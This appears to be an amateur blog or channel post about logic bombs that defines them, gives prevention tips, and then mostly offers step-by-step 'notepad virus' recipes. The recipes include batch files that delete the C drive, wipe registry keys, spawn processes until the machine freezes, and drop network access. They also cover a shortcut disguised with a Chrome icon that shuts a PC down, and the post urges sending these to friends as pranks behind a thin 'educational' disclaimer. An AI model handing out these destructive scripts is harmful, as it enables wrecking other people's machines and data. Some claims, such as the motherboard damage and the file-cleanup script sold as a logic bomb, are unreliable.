All About Logic Bombs
⭕🔱🇰🇦🇱🇮™🔱⭕A logic bomb is a malicious piece of code that’s secretly inserted into a computer network, operating system, or software application. It lies dormant until a specific condition occurs. When this condition is met, the logic bomb is triggered — devastating a system by corrupting data, deleting files, or clearing hard drives.

Time bombs are a type of logic bomb that are triggered by a certain time or date, logic bombs also depends on a certain logical condition.

How does a logic bomb work?
There are two types of conditions that can set off a logic bomb: positive and negative. Logic bombs with positive triggers are those that are detonated once a condition is met, such as the date of a key company event or when you open a specific file. And a logic bomb that is launched when a condition is not met is known as a logic bomb with negative triggers. And a logic bomb that is launched when a condition is not met is known as a logic bomb with negative triggers, such as when the bomb is not deactivated on time, or an employee is unable to deactivate the code by a specific time.
The attacks caused by a logic bomb can be huge level. There are multiple examples of logic bombs that describe how they have wiped some organizations and servers of major financial institutions. Anything that has the potential to destroy the server of an organization or institution can be more powerful to the general population it serves, as well as devastating the company itself.
To perform various unauthorize activities, logic bombs can be programmed by someone; some malicious activities are as follows:
- Consume system resources
- Delete data
- Restrict or prevent user access
- Create backdoors for hackers
- Corrupting data
- Steal data
How to Detect a Logic Bomb
A logic bomb can be rather difficult to detect, however you can take security measures such as constantly monitoring the network system for any suspicious activity, using antivirus applications and other scanning programs that can detect any new activity in the data on a network system. The scanning systems should also monitor the entire network and the individual computers connected to the network.
Basic Logic Bomb Python Code
# importing the required modules
import os
import shutil
import time
# main function
def main():
# initializing the count
deleted_folders_count = 0
deleted_files_count = 0
# specify the path
path = "/PATH_TO_DELETE"
# specify the days
days = 30
# converting days to seconds
# time.time() returns current time in seconds
seconds = time.time() - (days * 24 * 60 * 60)
# checking whether the file is present in path or not
if os.path.exists(path):
# iterating over each and every folder and file in the path
for root_folder, folders, files in os.walk(path):
# comparing the days
if seconds >= get_file_or_folder_age(root_folder):
# removing the folder
remove_folder(root_folder)
deleted_folders_count += 1 # incrementing count
# breaking after removing the root_folder
break
else:
# checking folder from the root_folder
for folder in folders:
# folder path
folder_path = os.path.join(root_folder, folder)
# comparing with the days
if seconds >= get_file_or_folder_age(folder_path):
# invoking the remove_folder function
remove_folder(folder_path)
deleted_folders_count += 1 # incrementing count
# checking the current directory files
for file in files:
# file path
file_path = os.path.join(root_folder, file)
# comparing the days
if seconds >= get_file_or_folder_age(file_path):
# invoking the remove_file function
remove_file(file_path)
deleted_files_count += 1 # incrementing count
else:
# if the path is not a directory
# comparing with the days
if seconds >= get_file_or_folder_age(path):
# invoking the file
remove_file(path)
deleted_files_count += 1 # incrementing count
else:
# file/folder is not found
print(f'"{path}" is not found')
deleted_files_count += 1 # incrementing count
print(f"Total folders deleted: {deleted_folders_count}")
print(f"Total files deleted: {deleted_files_count}")
def remove_folder(path):
# removing the folder
if not shutil.rmtree(path):
# success message
print(f"{path} is removed successfully")
else:
# failure message
print(f"Unable to delete the {path}")
def remove_file(path):
# removing the file
if not os.remove(path):
# success message
print(f"{path} is removed successfully")
else:
# failure message
print(f"Unable to delete the {path}")
def get_file_or_folder_age(path):
# getting ctime of the file/folder
# time will be in seconds
ctime = os.stat(path).st_ctime
# returning the time
return ctime
if __name__ == '__main__':
main()
#This program delete files older than 30days
Some Other Types of bombs
1. Creating a Dangerous Virus
Step 1. First of all, in your Windows OS, open the notepad.
Step 2. Now copy and paste the below code in your notepad screen.
@Echo off
Del C: *.* |y
Step 3. Now save this file as virus.bat (you can select any of random name but .bat after that must be there).
Now running the file will delete the C drive completely, and the operating system of the respective computer will get corrupted.
Note: This method is only for knowledge purpose. Don’t try this on your computer as it will completely format your C drive.
2. Creating a Harmless Cdrom Virus
Open Notepad and Paste the following code into it and save it as CD-ROM.vbs or anything *.vbs
Set oWMP = CreateObject(“WMPlayer.OCX.7”)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
When you double click on this file, you will be amazed at what this simple, harmless virus can do. Your CD/DVD drives will get continuously ejected.
To stop this virus, you need to open Task Manager and select process tab and end the wscript.exe file.
3. Virus To Stop Someone’s Internet Access
This is a harmless virus and it will not destroy your PC. You can use this notepad virus scripts to prank your friends. This virus stops anyone’s internet access. You need to type
the following code in the notepad.
@Echo off
Ipconfig /release
Now Save the file as a .bat format like internet.bat and sent it to your friends. The IP address will be lost, and therefore they won’t be able to fix it. Well, if you want to fix it. Simply type in IPconfig /renew. So, this is one of the best notepad virus prank.
4. Shutdown virus
You can also create a virus that can shut down computers. Well, this virus is harmless but can cause data loss due to sudden shutdown. Here’s how you can make a shutdown virus to pull up a prank with your friends.
Step 1. First of all, right click on your desktop and then choose the option “Create Shortcut”
Step 2. Now in the pop-up window type in -s -t 60 -c “Virus Detection. The computer is shutting down.” Instead of 60, you can put what value you want. It represents the time in seconds.
Step 3. Then click on the Next button and type chrome. Or whatever you want.
Step 4. Then you need to change the icon of the shortcut, choose the icon of Google Chrome.Whenever some open that shortcut, pc will automatically get shut down.
❤️🔥 1 App Bomber
This is another dangerous virus which can freeze computer in no-time. Basically, this virus will open different applications repeatedly which forces the computer to freeze. This virus can also damage your motherboard, so try this at your own risk.
@echo off
😡
start winword
start mspaint
start notepad
start write
start cmd
start explorer
start control
start calc
goto x
You can add your own application in the above-given code. Save it as .bat
❤️🔥 2 Delete Key Registry Files
Before trying the notepad virus, please keep in mind that this is a dangerous and unrecoverable virus which can cause permanent damage to your operating system. Reinstalling Windows is the only option to recover from this dangerous virus. Save it as .bat
@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*
:MESSAGE
ECHO Your PC has been crashed.Your Dad.
GOTO MESSAGE
Some other Examples
https://github.com/hxuhack/logic_bombs
For Rootkits Check Below Link
For Botnets check below url
How To Protect Yourself From a Logic Bomb
Implementing preventive measures helps to ensure that a network or device is not compromised with a logic bomb attack. Some actions that may help prevent a logic bomb from being used on a system are listed below.
- Securely configure the system. Obtain a hardening guide online for the majority of platforms. Additionally, ensure that a unique password is used for each account on each host with limited failed login attempts.
- Give users only the authority required and constantly assess the rights to ensure that a certain user’s assault range is limited.
- Maintain an up-to-date knowledge base. A user may attempt to obtain access via a privilege escalation mechanism. Regularly patching the system may be more challenging.
- Create a baseline of known processes operating on each host at any given time. Regularly compare the baseline to the current view to assist in locating any rogue processes on the system.
- Use a software integrity checker to determine whether any software has been updated to include a logic bomb.
- Verify that no unknown jobs are scheduled in the scheduler.
- Conduct a review of the log for patterns or unusual activities.
- Ensure that all hosts (workstations and servers) are protected with an up-to-date antivirus that uses heuristic and pattern recognition to detect and block known “destructive malware,” as well as unknown threats. This step boosts the resilience of the entire network. Keeping the antivirus updated will protect users from any attack that may disguise itself as something harmless.
- Schedule periodic scans for the entire device. Logic bombs are usually hidden among code, so one must be vigilant with all file types, especially compressed or zipped files.
- Buy original software instead of using pirated programs or disreputable freeware. Though saving money is tempting, getting the original and legitimate software will prove to be the prudent move if any data is compromised by the alternative software.
- Train employees on how to identify phishing emails and have a protocol for when one is spotted.
- Practice safe internet behavior. Avoid unsecured web links, which may end up directing to a website that is compromised. Avoid all suspicious links or email attachments at all costs.
- Keep the operating system updated. Updates will install patches to close off system vulnerabilities.
Note : This post is only for educational purpose, i am not responsible if you face any kind problems.
To Learn Ethical Hacking and OSINT click on join button.